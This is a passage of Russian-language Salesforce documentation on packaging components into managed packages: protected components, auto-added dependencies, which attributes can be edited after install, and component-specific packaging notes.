Прежде чем удалить страницы Visualforce или глобальные компоненты Visualforce из пакета, удалите все ссылки на общедоступные классы Apex и общедоступные компоненты Visualforce из удаляемых страниц или компонентов. После удаления ссылок установите промежуточную версию пакета перед удалением страницы или глобального компонента.

СМ. ТАКЖЕ:

Руководство ISVforce: удаление компонентов из управляемых пакетов

Защищенные компоненты

Разработчики могут помечать некоторые компоненты в качестве *защищенных*. Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален.

Ниже перечислены компоненты, которые разработчики управляемых пакетов могут помечать в качестве защищенных.

- Настраиваемые метки
- Настраиваемые ссылки (только для начальной страницы)
- Предупреждения бизнес-правил

- Обновления полей бизнес-правил
- Исходящие сообщения бизнес-правил
- Задачи бизнес-правил
- Триггеры потока бизнес-правила

  Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

Компоненты, добавляемые в пакеты автоматически

Добавление компонентов в пакет инициирует автоматическое добавление некоторых связанных компонентов. Например, добавление страницы Visualforce в пакет, ссылающийся на настраиваемый контроллер, инициирует добавление соответствующего класса Apex.

Таблица ниже содержит список компонентов, которые могут добавляться автоматически.

Добавляемый компонент	Типы автоматически добавляемых компонентов
Действие	Целевой объект действия (если объект является настраиваемым), целевое поле действия, тип записи действия, предопределенные значения поля, макет действия; а также любые настраиваемые поля, используемые макетом действия или предопределенными значениями в целевом объекте
Отчетный снимок	Отчеты
Класс Apex	Настраиваемые поля, настраиваемые объекты и другие явно ссылочные классы Apex, а также любые компоненты, которые напрямую используются классом Apex Прим.: Если класс Apex ссылается на настраиваемую переведенную метку, то отдельные языки перевода должны быть добавлены пользователем в пакет. В противном случае пакет не содержит переводы данной метки.
Триггер Apex	Настраиваемые поля, настраиваемые объекты и любые явно ссылочные классы Apex, а также любые компоненты, которые напрямую используются триггером Apex
Тип статьи	Настраиваемые поля, стандартный макет страницы
Компактный макет	Настраиваемые поля
Настраиваемое приложение	Настраиваемые вкладки (в том числе веб-вкладки), документы (сохраненные на вкладке как изображения), папка документов, файлы активов
Настраиваемая кнопка или ссылка	Настраиваемые поля и настраиваемые объекты
Настраиваемое поле	Настраиваемые объекты
Настраиваемые макеты начальной страницы	Настраиваемые компоненты начальной страницы для макета
Настраиваемые параметры	Причины общего доступа к Apex, пересчеты общего доступа к Apex, триггеры Apex, настраиваемые кнопки или ссылки, настраиваемые поля, списковые представления, макеты страниц, типы записей, правила проверки

Добавляемый компонент	Типы автоматически добавляемых компонентов
Настраиваемый объект	Настраиваемые поля, правила проверки, макеты страниц, списковые представления, настраиваемые кнопки, настраиваемые ссылки, типы записей, причины общего доступа к Apex, пересчеты общего доступа к Apex, триггеры Apex Прим.: • Расширения не поддерживают причины общего доступа к Apex. • Пакетирование и установка настраиваемого объекта инициируют установку только общедоступных списковых представлений из приложения. Если настраиваемый объект содержит настраиваемые списковые представления, которые должны быть добавлены в пакет, убедитесь, что данные списковые представления доступны всем пользователям.
Настраиваемый объект (как внешний объект)	Внешний источник данных, настраиваемые поля, макеты страниц, списковые представления, настраиваемые кнопки и настраиваемые ссылки Прим.: • Пакетирование и установка настраиваемого объекта инициируют установку только общедоступных списковых представлений из приложения. Если внешний объект содержит настраиваемые списковые представления, которые должны быть добавлены в пакет, убедитесь, что данные списковые представления доступны всем пользователям. • Внешние объекты управляемых и неуправляемых пакетов добавляются в компонент настраиваемого объекта.
Настраиваемая вкладка	Настраиваемые объекты (включая все компоненты), элементы S-Control и страницы Visualforce
Панель мониторинга	Папки, отчеты (включая все компоненты), элементы S-Control и страницы Visualforce
Документ	Папка
Шаблон эл. почты	Папка, фирменный бланк, настраиваемые поля и документы (сохраненные в фирменном бланке или шаблоне как изображения)
Набор полей	Любые ссылочные поля
Страница Lightning	Любые связанные действия
Вкладка страницы Lightning	Страница Lightning
Поток	Настраиваемые объекты, настраиваемые поля, классы Apex, страницы Visualforce
Папка	Все компоненты папки
Приложение Lightning	Все ресурсы Lightning, на которые ссылается приложение (например, компоненты, события и интерфейсы). Настраиваемые поля, настраиваемые объекты, списковые представления, макеты страниц и классы Apex, на которые ссылается приложение.

Добавляемый компонент	Типы автоматически добавляемых компонентов
Компонент Lightning	Все ресурсы Lightning, на которые ссылается компонент (например, вложенные компоненты, события и интерфейсы). Настраиваемые поля, настраиваемые объекты, списковые представления, макеты страниц и классы Apex, на которые ссылается компонент.
Событие Lightning	Настраиваемые поля, настраиваемые объекты, списковые представления и макеты страниц
Интерфейс Lightning	Настраиваемые поля, настраиваемые объекты, списковые представления и макеты страниц
Макет страницы	Действия, настраиваемые кнопки, настраиваемые ссылки, элементы S-Control и страницы Visualforce
Набор полномочий	Любые настраиваемые полномочия, внешние источники данных, страницы Visualforce и классы Apex, назначенные в наборе полномочий
Тип записи	Соотнесения типов записей, компактный макет
Отчет	Папка, настраиваемые поля, настраиваемые объекты, типы настраиваемых отчетов, настраиваемые элементы S-Control
Элемент S-Control	Настраиваемые поля и настраиваемые объекты
Перевод	Переведенные термины любого компонента пакета
Правило проверки	Настраиваемые поля (используемые формулой)
Компонент начальной страницы Visualforce	Связанная страница Visualforce
Страницы Visualforce	Классы Apex, используемые как настраиваемые контроллеры, настраиваемые компоненты Visualforce, наборы ссылочных полей
Бизнес-правило	Все связанные предупреждения, обновления поля, исходящие сообщения и задачи бизнес-правила; а также настраиваемый объект (если бизнес-правило создано для настраиваемого объекта)

Прим.: Некоторые компоненты пакета (например, правила проверки или типы записей) могут не отображаться в списке компонентов пакета, но добавляются и устанавливаются наряду с другими компонентами.

Редактирование компонентов и атрибутов после установки

Таблица ниже отображает компоненты и атрибуты, доступные для редактирования после установки из управляемого пакета.

Редактируемый разработчиком
Данный столбец содержит атрибуты компонентов, которые могут редактироваться разработчиком. Данные атрибуты блокируются в организации подписчика.

Редактируемый разработчиком и подписчиком
Данный столбец содержит атрибуты компонентов, которые могут редактироваться разработчиком и подписчиком. Тем не менее, данные атрибуты недоступны для обновления. Последние изменения доступны только новым подписчикам.

Заблокировано
Данный столбец содержит атрибуты компонентов, которые не могут редактироваться разработчиком или подписчиком после назначения пакету статуса «Управляемый — выпущенный».

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
Действие		• Целевой тип записи • Макет действия • Предопределенные значения для полей действия	• Все поля, кроме целевого типа записи
Класс Apex	• Версия API • Код		• Имя
Причина общего доступа к Apex	• Метка причины		• Имя причины
Пересчет общего доступа к Apex		• Класс Apex	
Триггер Apex	• Версия API • Код		• Имя
Приложение	• Доступно в Lightning Experience (только в SalesforceClassic) • Выбранные элементы (только в Lightning Experience) • Панель служебных программ (только в Lightning Experience)	• Все атрибуты, кроме «Имя приложения» и «Доступно в Lightning Experience» (только в Salesforce Classic) • Все атрибуты, кроме «Имя разработчика», «Выбранные элементы» и «Панель служебных программ» (только в Lightning Experience)	• «Имя приложения» (только в SalesforceClassic) • Имя разработчика (только в Lightning Experience)
Типы статей	• Описание • Метка • Метка множественного числа	• Доступно для клиентского портала • Отображение каналов	• Имя

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
	• Начинается с гласного звука	• Стандартная модель общего доступа • Статус разработки • Включить подразделения • Предоставить доступ с использованием иерархий • Макеты поиска	
Компактный макет	• Все атрибуты		
Связанное приложение	• Метод доступа • URL-адрес приложения холста • URL-адрес обратного вызова • Имя связанного приложения • Адрес эл. почты контакта • Тел. контакта • Описание • URL-адрес значка • URL-адрес сведений • Диапазон надежных IP-адресов • Области • URL-адрес изображения логотипа • Области OAuth	• URL-адрес ACS • код объекта; • Смягчение ограничений IP-адресов • Управление наборами полномочий • Управление профилями • Мобильный начальный URL-адрес • Разрешенные пользователи • Политика маркеров обновления • Атрибуты SAML • Сертификат поставщика услуг • Начальный URL-адрес • Тип темы	• API-имя • Дата создания/создал • Ключ пользователя • Секрет пользователя • Установил • Дата установки • Дата последнего изменения/последнее изменение сделано • Версия
Настраиваемая кнопка или ссылка	• Алгоритм • URL-адрес кнопки или ссылки • Источник содержимого • Описание • Отображать флажки • Метка • Кодировка ссылки	• Высота • Разрешить изменение размеров • Показать адресную строку • Показать строку меню • Показать полосы прокрутки	• Тип отображения • Имя

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
		• Показать строку состояния • Показать панели инструментов • Ширина • Положение окна	
Настраиваемое поле	• Формат отображения автонумерации • Знаки после запятой • Описание • Значение по умолчанию • Метка поля • Формула • Длина • Фильтр поиска • Метка связанного списка • Обязательное • Критерии фильтрации полей сводного резюмирования	• Отслеживание ленты Chatter • Текст справки • Тип маски • Символ маски • Параметр общего доступа • Сортировать значения раскрывающегося списка • Отслеживать журнал поля	• Имя дочерней взаимосвязи • Тип данных • Внешний код • Имя поля • Поле сводного резюмирования • Объект сводного резюмирования • Тип сводного резюмирования • Уникальное
Настраиваемая метка	• Категория • Краткое описание • Значение		• Имя
Настраиваемый объект	• Описание • Метка • Метка множественного числа • Имя записи • Начинается с гласного звука	• Разрешить действия • Разрешить отчеты • Доступно для клиентского портала • Параметры контекстно-зависимой справки • Стандартная модель общего доступа • Статус разработки • Включить подразделения • Расширенный поиск	• Имя объекта • Тип данных имени записи • Формат отображения имени записи

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
		• Предоставить доступ с использованием иерархий • Макеты поиска • Отслеживать журнал поля	
Настраиваемое полномочие	• Связанное приложение • Описание • Метка • Имя		
Тип настраиваемого отчета	• Все атрибуты, кроме статуса разработки и имени типа отчета	• Статус разработки	• Имя типа отчета
Настраиваемый параметр	• Описание • Метка		• Имя объекта • Тип параметра • Доступность
Панель мониторинга		• Все атрибуты, кроме уникального имени панели мониторинга	• Уникальное имя панели мониторинга
Документ		• Все атрибуты, кроме уникального имени документа	• Уникальное имя документа
Шаблон эл. почты		• Все атрибуты, кроме имени шаблона эл. почты	• Имя шаблона эл. почты
Внешний источник данных	• Тип	• Поставщик проверки подлинности • Сертификат • Настраиваемая конфигурация • Конечная точка • Тип удостоверения • Область OAuth	• Имя

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
		• Пароль • Протокол • Username	
Набор полей	• Описание • Метка • Доступные поля	• Выбранные поля (контролируются только подписчиком)	• Имя
Страница Lightning	• Страница Lightning		
Поток	• Весь поток	• Имя • Описание • Статус	• Уникальное имя потока • URL-адрес
Папка		• Все атрибуты, кроме уникального имени папки	• Уникальное имя папки
Компонент начальной страницы	• Текст • Положение компонента		• Имя • Тип
Макет начальной страницы		• Все атрибуты, кроме имени макета	• Имя макета
Фирменный бланк		• Все атрибуты, кроме имени фирменного бланка	• Имя фирменного бланка
Приложение Lightning	• Версия API • Описание • Метка • Разметка		Имя
Компонент Lightning	• Версия API • Описание • Метка • Разметка		Имя
Событие Lightning	• Версия API		Имя

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
	• Описание • Метка • Разметка		
Интерфейс Lightning	• Версия API • Описание • Метка • Разметка		Имя
Списковое представление		• Все атрибуты, кроме уникального имени представления	• Уникальное имя представления
Именованные регистрационные данные	• Конечная точка • Метка	• Поставщик проверки подлинности • Сертификат • Тип удостоверения • Область OAuth • Пароль • Протокол • Username	• Имя
Макет страницы		• Все атрибуты, кроме имени макета страницы	• Имя макета страницы
Набор полномочий	• Описание • Метка • Полномочия настраиваемого объекта • Полномочия настраиваемого поля • Параметры доступа к классам Apex • Параметры доступа к страницам Visualforce		• Имя
Кэш платформы			• Все атрибуты
Тип записи	• Описание	• Активно	• Имя

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
	• Метка типа записи	• Бизнес-процесс	
Параметр удаленного узла		Все атрибуты, кроме имени удаленного узла	• Имя удаленного узла
Отчет		• Все атрибуты, кроме уникального имени отчета	• Уникальное имя отчета
Отчетный снимок		• Все атрибуты, кроме уникального имени отчетного снимка	• Уникальное имя отчетного снимка
S-Control	• Content • Описание • Кодировка • Имя файла • Метка	• Предварительно встроенный в страницу	• Имя элемента S-Control • Тип
Статический ресурс	• Описание • File		• Имя
Символ табуляции	• Описание • Кодировка • Содержит боковую панель • Высота • Метка • Элемент S-Control • Настраиваемая ссылка заставки • Тип • URL-адрес • Ширина	• Готово к внедрению Salesforce Mobile Classic • Стиль вкладки	• Название вкладки
Перевод	• Все атрибуты		
Правило проверки	• Описание • Формула ошибочного условия	• Активно	• Имя правила

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
	• Расположение ошибки • Сообщение об ошибке		
Компонент Visualforce	• Версия API • Описание • Метка • Разметка		• Имя
Страница Visualforce	• Версия API • Описание • Метка • Разметка		• Имя
Электронное предупреждение бизнес-правила		• Дополнительные адреса эл. почты • Шаблон эл. почты • Адрес эл. почты отправителя • Получатели	• Описание
Обновление поля бизнес-правила	• Описание • Значение поля • Значение формулы	• Поиск	• Имя
Исходящее сообщение бизнес-правила	• Описание • URL-адрес конечной точки • Поля для отправки • Код сеанса отправки	• Пользователь для отправки как	• Имя
Бизнес-правило	• Описание • Критерии оценки • Критерии правила	• Активно	• Имя правила
Задача бизнес-правила		• Назначить • Комментарии • Крайний срок • Приоритет	• Тема

Компонент	Редактируемый разработчиком	Редактируемый разработчиком и подписчиком	Заблокировано
		• Тип записи • Статус	

Алгоритм компонента в пакетах

При создании приложения, подлежащего распространению, заранее определитесь с выбором компонентов пакетов, способов создания приложения и каналов распространения управляемых и неуправляемых пакетов.

Прим.:

- Имена компонентов должны быть уникальными внутри одной организации. Чтобы предотвратить конфликт имен, возможный при установке компонентов в организацию, рекомендуем использовать управляемый пакет, позволяющий добавлять префикс пространства имен во все имена компонентов.

Классы или триггеры Apex

Совокупное тестовое покрытие любого кода Apex, добавляемого в пакет, должно составлять не менее 75%. Каждый триггер также должен охватываться некоторым тестовым покрытием. Загрузка пакета в каталог AppExchange инициирует выполнение всех тестов на предмет наличия ошибок. Установка пакета в организацию установщика также инициирует выполнение всех тестов. При неудачном выполнении тестов установщик может самостоятельно определить необходимость установки пакета.

Совет: Во избежание конфликтов имен, компания salesforce.com рекомендует использовать управляемые пакеты для всех пакетов, содержащих код Apex. Данный алгоритм позволяет добавлять префикс пространства имен во все объекты Apex. Например, при использовании пространства имен (`OneTruCode`) классу Apex (`MyHelloWorld`) назначается имя `OneTruCode.MyHelloWorld`.

Ниже перечислены рекомендации по добавлению Apex в пакеты.

- Управляемые пакеты используют уникальное пространство имен. Данное пространство имен автоматически добавляется к именам классов, методам и переменным, исключая возможность создания повторяющихся имен в организации установщика.
- Одна транзакция поддерживает не более 10 уникальных пространств имен. Например, организация использует объект, обновление которого инициирует выполнение класса управляемого пакета. Данный класс обновляет второй объект, который, в свою очередь, выполняет другой класс другого пакета. Несмотря на косвенность доступа первого пакета, второй пакет, обработанный той же транзакцией, учитывается количеством пространств имен, используемых в одной транзакции.
- При использовании методов в качестве веб-служб рекомендуем добавить подробную документацию, позволяющую подписчикам создавать внешний код, вызывающий веб-службы.
- Если класс Apex ссылается на настраиваемую переведенную метку, то отдельные языки перевода должны быть добавлены пользователем в пакет. В противном случае пакет не содержит переводы данной метки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов AppExchange:

- Создание пакетов AppExchange

- Использование объекта общего доступа для настраиваемого объекта (например, MyCustomObject__share) в Apex добавляет зависимость модели общего доступа в пакет. Чтобы разрешить другим организациям установку пакета, рекомендуем задать единому стандартному параметру общего доступа для настраиваемого объекта значение «Личный».
- Код, доступный в классе Apex, триггере или компоненте Visualforce, который является частью управляемого пакета, маскируется и не может быть просмотрен организацией-установщиком. Единственными исключениями являются методы, объявленные как глобальные. В организации-установщике вы можете просмотреть подписи глобальных методов. В дополнение пользователи организации управления лицензией с полномочием «Просмотр и отладка управляемого кода Apex» могут видеть маскируемые классы Apex своих пакетов в организациях-подписчиках через консоль поддержки подписчика.
- Чтобы определить глобальные методы, классы, исключения, нумерации, интерфейсы и переменные, которые должны быть недоступны в последующих выпусках соответствующего управляемого пакета, воспользуйтесь пометкой Apex«нерекомендуемый». Данная пометка помогает выполнять необходимую реорганизацию кода в управляемых пакетах. Загрузка новой версии пакета со статусом «Управляемый — выпущенный» блокирует доступ новых подписчиков к нерекомендуемым элементам, но сохраняет их функциональность для текущих пользователей и интеграций API.
- Любой код Apex, доступный в управляемом пакете, который явно ссылается на пространство имен, не может быть загружен.
- Код Apex, ссылающийся на категории данных, не может быть загружен.
- Прежде чем удалить страницы Visualforce или глобальные компоненты Visualforce из пакета, удалите все ссылки на общедоступные классы Apex и общедоступные компоненты Visualforce из удаляемых страниц или компонентов. После удаления ссылок установите промежуточную версию пакета перед удалением страницы или глобального компонента.

Причины общего доступа к Apex

Причины общего доступа к Apex могут быть добавлены прямо в пакет, но доступны только для настраиваемых объектов.

Компактные макеты

Пакетирование компактного макета не охватывает соотнесения типов записей. Подписчики или установщики пакета, содержащего компактный макет, должны восстановить соотнесения типов записей в своих организациях.

Связанные приложения

- Связанные приложения могут быть добавлены только в управляемые пакеты. Связанные приложения не поддерживаются неуправляемыми пакетами.
- Подписчики или установщики пакета не могут удалить связанное приложение, но могут удалить соответствующий пакет. Разработчик может удалить связанное приложение после загрузки пакета со статусом «Управляемый — выпущенный». Связанное приложение удаляется из организации подписчика при обновлении пакета.
- Если пользователь обновляет и добавляет связанное приложение в новую версию пакета, обновление данного пакета в клиентской организации инициирует обновление текущего связанного приложения.
- Принудительное обновление пакета, содержащего связанное приложение, область OAuth или диапазоны IP-адресов которого отличаются от предыдущей версии, инициирует ошибку обновления. Данное средство безопасности позволяет блокировать доступ незарегистрированных пользователей к клиентской организации путем обновления установленного пакета. Тем не менее, клиентам доступно добровольное обновление того же пакета.
- Текущее связанное приложение (приложение, созданное до выпуска Summer'13) может быть добавлено в управляемый пакет. Кроме того, один управляемый пакет может содержать текущие и новые связанные приложения.

- Текущий URL-адрес установки связанного приложения, созданного до выпуска Summer'13, остается действительным до пакетирования и загрузки новой версии. Загрузка новой версии пакета, содержащей обновленное связанное приложение, блокирует текущий URL-адрес установки.

Настраиваемая консоль

Пакет, содержащий настраиваемый компонент консоли, может быть установлен в организацию только при наличии лицензии Service Cloud или полномочия «Sales Console».

Настраиваемые поля

- Значения раскрывающихся списков для настраиваемых полей могут быть добавлены, изменены или удалены подписчиками. Данная особенность должна учитываться разработчиками при явном добавлении значения раскрывающегося списка в код. Значения раскрывающихся списков могут быть добавлены или удалены разработчиками. Обновление пакета не инициирует добавление новых значений раскрывающихся списков в текущие поля организации подписчика. Более того, организации подписчика доступны любые значения раскрывающихся списков, удаленные разработчиком.
- Разработчики могут дополнять управляемые пакеты обязательными и универсальными обязательными настраиваемыми полями, содержащими стандартные значения.
- Поля типа «Автонумерация» и обязательные поля не могут быть добавлены после загрузки объекта в пакет со статусом «Управляемый — выпущенный».

Настраиваемые метки

Пакет может быть дополнен переводами метки только после явного добавления соответствующего языка в пакет. Подписчики могут переопределить стандартный перевод настраиваемой метки.

Настраиваемые объекты

- Функции «Разрешить отчеты» и «Разрешить действия», включенные разработчиком для настраиваемого объекта пакета, становятся доступными организации подписчика после обновления пакета. Данные атрибуты, включенные в пакете со статусом «Управляемый — выпущенный», не могут быть отключены разработчиком или подписчиком.
- Переопределения стандартных кнопок и ссылок являются пакетируемыми.
- Если в пакете расширения требуется получить доступ к сведениям журналов для настраиваемых объектов, содержащихся в основном пакете, обратитесь к ответственному за пакет, чтобы выполнить следующие действия.

  1. Включение отслеживания журнала в организации выпуска основного пакета.
  2. Загрузка новой версии основного пакета.
  3. Установка новой версии основного пакета в организации выпуска пакета расширения для обеспечения доступа к сведениям об отслеживании журнала.

  Рекомендуем не включать отслеживание журнала для настраиваемых объектов, содержащихся в основном пакете, непосредственно в организации выпуска пакета расширения. Если выполнить такое действие, это может привести к ошибкам при установке пакета и при создании организаций исправления для пакета расширения.

Настраиваемые полномочия

При развертывании набора изменений посредством настраиваемого полномочия, содержащего связанное приложение, убедитесь, что связанное приложение уже установлено в целевой организации.

Типы настраиваемых отчетов

Разработчик может редактировать тип настраиваемого отчета после выпуска управляемого пакета и добавлять новые поля. Подписчики получают данные изменения автоматически при установке новой версии управляемого пакета. Тем не менее разработчики не могут удалять объекты или поля из типа отчета после выпуска пакета. Если удалить поле в типе настраиваемого отчета, который входит в состав управляемого пакета, а удаленное поле использовалось в области или в группе, тогда отобразится сообщение об ошибке.

Настраиваемые параметры

- Если настраиваемый параметр содержится в управляемом пакете и полю «Доступность» задано значение «Защищенный», этот параметр будет отсутствовать в списке компонентов пакета для организации подписчика. Подписчику недоступны все данные настраиваемого параметра.

Настраиваемые вкладки

- Поле настраиваемой вкладки «Стиль вкладки» должно содержать уникальное значение в пределах приложения. Тем не менее оно не должно быть уникальным в организации, где оно установлено. Стиль настраиваемой вкладки не противоречит текущей настраиваемой вкладке в среде установщика.
- Чтобы указать имена настраиваемых вкладок на разных языках, введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
- Подписчики не могут редактировать настраиваемые вкладки в управляемых пакетах.

Клиентский портал и партнерский портал

Система поддерживает пакеты, ссылающиеся на поля клиентского или партнерского портала. Пакет может быть установлен только при наличии доступа подписчика, устанавливающего пакет, к соответствующему порталу.

Компоненты панели мониторинга

Разработчики управляемых пакетов должны помнить о возможных последствиях внедрения компонентов панели мониторинга, ссылающихся на отчеты, выпущенные в предыдущей версии пакета. Если подписчик удаляет или перемещает отчет в личную папку, то компонент панели мониторинга, ссылающийся на отчет, не устанавливается. Если подписчик изменяет отчет, то результаты отчета могут влиять на данные, отображаемые компонентом панели мониторинга. Рекомендуем разработчикам использовать одну версию пакета для выпуска панели мониторинга и связанных отчетов.

Подразделения

- Если настраиваемый объект пакета поддерживает подразделения, то пакет может быть установлен только при использовании подразделений в организации-подписчике.
- Настройка фильтра отчета по полю «Подразделение» не инициирует создание зависимости. Данный параметр пропускается при установке в организации подписчика.
- Резюмирование данных отчета по полю объекта «Подразделение» (например, подразделение организации) инициирует создание зависимости.
- Если поле объекта «Подразделение» добавляется в отчет в виде столбца, а организация подписчика не поддерживает подразделения объекта, то столбец пропускается при установке.
- Если устанавливаемый тип настраиваемого отчета содержит поле объекта «Подразделение» в виде столбца, а организация не поддерживает подразделения, то данный столбец пропускается.

Внешние источники данных

- После установки внешнего источника данных из управляемого или неуправляемого пакета подписчик должен выполнить повторную проверку подлинности во внешней системе.
  - При использовании проверки подлинности паролей подписчик должен повторно ввести пароль в определение внешнего источника данных.
  - При использовании OAuth подписчик должен обновить URL-адрес обратного вызова в конфигурации клиента для поставщика проверки подлинности, а затем выполнить повторную проверку подлинности путем установки флажка «Начать процесс проверки подлинности при сохранении» для внешнего источника данных.
- Сертификаты не подлежат пакетированию. При пакетировании внешнего источника данных, определяющего сертификат, убедитесь, что организация подписчика использует действительный сертификат с тем же именем.

Внешние объекты

Внешние объекты управляемых и неуправляемых пакетов добавляются в компонент настраиваемого объекта.

Зависимости полей

- Разработчики и подписчики могут добавлять, изменять или удалять зависимости полей.
- Зависимость поля, созданная разработчиком, добавляется при установке, если данному полю еще не задана зависимость, созданная подписчиком.
- Если разработчик удалил зависимость, это изменение не отражается в организации подписчика при обновлении.
- Новое соотнесение значений раскрывающегося списка между зависимыми и управляющими полями, добавленное разработчиком, добавляется при обновлении.
- Если разработчик удалил сопоставление значения раскрывающегося списка, это изменение не отражается в организации подписчика при обновлении.

Наборы полей

Наборы полей выполняют разные алгоритмы объединения при обновлении установленного пакета.

Если разработчик пакета:	то:
меняет значение «Недоступно» на значение **«Доступно для набора полей»** или **«В наборе полей»**	измененное поле добавляется в конец обновленного набора полей в любом соответствующем столбце.
добавляет новое поле	новое поле добавляется в конец обновленного набора полей в любом соответствующем столбце.
меняет значение **«Доступно для набора полей»** или **«В наборе полей»** на значение «Недоступно»	поле удаляется из обновленного набора полей.
меняет значение **«В наборе полей»** на значение **«Доступно для набора полей»** (или наоборот)	изменение не отображается в обновленном наборе полей.

Прим.: Подписчики не уведомляются об изменениях, внесенных в установленные наборы полей. Разработчик должен уведомить пользователей (посредством примечаний к выпуску или другой документации) обо всех изменениях, внесенных в выпущенные наборы полей. Объединение может инициировать удаление полей из набора.

Подписчик может добавить или удалить любое поле после установки набора полей.

Потоки

- Пакеты позволяют добавлять только активные потоки. Активная версия потока определяется при загрузке версии пакета. При отсутствии активных версий потока загрузка прекращается.
- Чтобы обновить управляемый пакет посредством другой версии потока, активируйте нужную версию и повторно загрузите пакет. Недавно активированная версия потока не должна добавляться в пакет. Обратите внимание, что версия потока, активированная по ошибке, будет доступна всем пользователям организации в случае загрузки пакета. Рекомендуем внимательно проверять версию потока, выбранную для загрузки.
- Организация разработки не позволяет удалять поток или версию потока, загруженную в пакет со статусом «Выпущенный» или «Управляемый — бета-версия».
- Организация разработки не позволяет удалять компоненты потока из установленных пакетов со статусом «Управляемый — бета-версия».

- Поток не может быть удален из установленного пакета. Чтобы удалить поток пакета из организации, рекомендуем деактивировать поток и удалить пакет.
- При наличии нескольких версий потока, установленных из разных неуправляемых пакетов, запрещается удалять только одну версию путем удаления соответствующего пакета. При удалении управляемого или неуправляемого пакета, содержащего одну версию потока, удаляется весь поток и все его версии.
- Потоки не могут быть добавлены в исправления пакета.
- Активный поток в пакете активируется только после установки. Предыдущая активная версия потока деактивируется в целевой организации в пользу недавно установленной версии. Любые текущие потоки, в основе которых используется ныне деактивированная версия, продолжат свое выполнение, но будут отображать предыдущую версию потока.
- При обновлении управляемого пакета в организации новая версия потока устанавливается только при наличии более новой версии от разработчика. В результате выполнения нескольких обновлений пакет может содержать несколько версий потока.
- При установке пакета, содержащего несколько версий потока, в новую целевую организацию, развертывание выполняется только для последней версии потока.
- При установке потока из неуправляемого пакета, имя которого соответствует имени установленного потока, но при этом отличаются их номера версий, поток, установленный последним, становится последней версией текущего потока. Однако, если оба потока используют одинаковые имена и номера версий, то установка пакета не выполняется. Поток не может быть перезаписан.
- Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов.
- Вы не можете создать пакет, содержащий потоки, вызываемые страницами как управляемого, так и неуправляемого пакета. Как выход из ситуации, создайте два пакета, по одному для каждого типа компонента. Например, предположим, вам нужно упаковать настраиваемый поток, вызываемый страницей управляемого пакета. Создайте один неуправляемый пакет с потоком, который пользователи могут изменить. Затем создайте другой управляемый пакет со страницей Visualforce, ссылающийся на поток (включая пространства имен) из первого пакета.

Папки

- Компоненты, которые хранятся системой Salesforce в личных или изъятых папках (например, документы), не могут быть добавлены в пакеты. Документы, отчеты и другие компоненты, которые хранятся системой Salesforce в папках, должны быть перенесены в общедоступную папку.
- Компоненты (например, документы, шаблоны эл. почты, отчеты и панели мониторинга) создают папки в организации установщика, используя имена папок, заданные издателем. Рекомендуем назначить имена, указывающие на принадлежность пакету.
- Установка нового отчета, панели мониторинга, документа или шаблона эл. почты в процессе обновления инициирует повторное создание папки, содержащей данный компонент, но удаленной подписчиком. Компоненты папки, удаленные ранее, не восстанавливаются.
- Имя компонента, хранящегося в папке, должно быть уникальным среди всех папок, содержащих данный тип компонента, кроме личных папок. Компоненты, хранящиеся в личной папке, должны быть уникальными только внутри личной папки.

Компоненты начальной страницы

Пакетирование настраиваемого макета начальной страницы инициирует автоматическое добавление всех настраиваемых компонентов начальной страницы, используемых в макете страницы. Стандартные компоненты (например, «Сообщения и предупреждения») не добавляются в пакет и не перезаписывают компонент «Сообщения и предупреждения» установщика. Чтобы добавить сообщение в настраиваемый макет начальной страницы, создайте настраиваемый компонент вкладки «Начальная страница» типа «Область HTML», содержащий нужное сообщение.

Введите строку *«Компоненты начальной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Компоненты начальной страницы»**. Затем добавьте сообщение в макет настраиваемой начальной страницы.

Макеты начальной страницы

Установленные настраиваемые макеты начальной страницы отображаются в списке всех макетов начальной страницы подписчика. Имя приложения, добавленное в имя макета страницы, позволяет различать разные макеты.

Списковые представления

Списковые представления, связанные с очередями, не могут быть добавлены в пакет.

Мультивалюта

- Поле объекта «Валюта», добавленное в качестве столбца в отчет или тип настраиваемого отчета, устанавливаемый подписчиком, пропускается при отсутствии мультивалютной поддержки в организации подписчика.
- Использование поле объекта «Валюта» в критериях отчета (например, «Валюта организации») инициирует создание зависимости.
- Резюмирование данных отчета по полю объекта «Валюта» инициирует создание зависимости.
- Использование кода валюты в значении критерия отчета (например, «"Годовой доход" равно "GBP 100"») не инициирует создание зависимости. Отчет возвращает ошибку при выполнении в организации-установщике, которая не поддерживает валюту.
- Если поле объекта «Валюта» добавляется в отчет в виде столбца, а организация подписчика не поддерживает мультивалюту, то столбец пропускается при установке.
- Поле объекта «Валюта», добавленное в качестве столбца в тип настраиваемого отчета, устанавливаемый подписчиком, пропускается при отсутствии мультивалютной поддержки.

Именованные регистрационные данные

- После установки именованных регистрационных данных из управляемого или неуправляемого пакета подписчик должен выполнить повторную проверку подлинности во внешней системе.
  - При использовании проверки подлинности паролей подписчик должен повторно ввести пароль в определение именованных регистрационных данных.
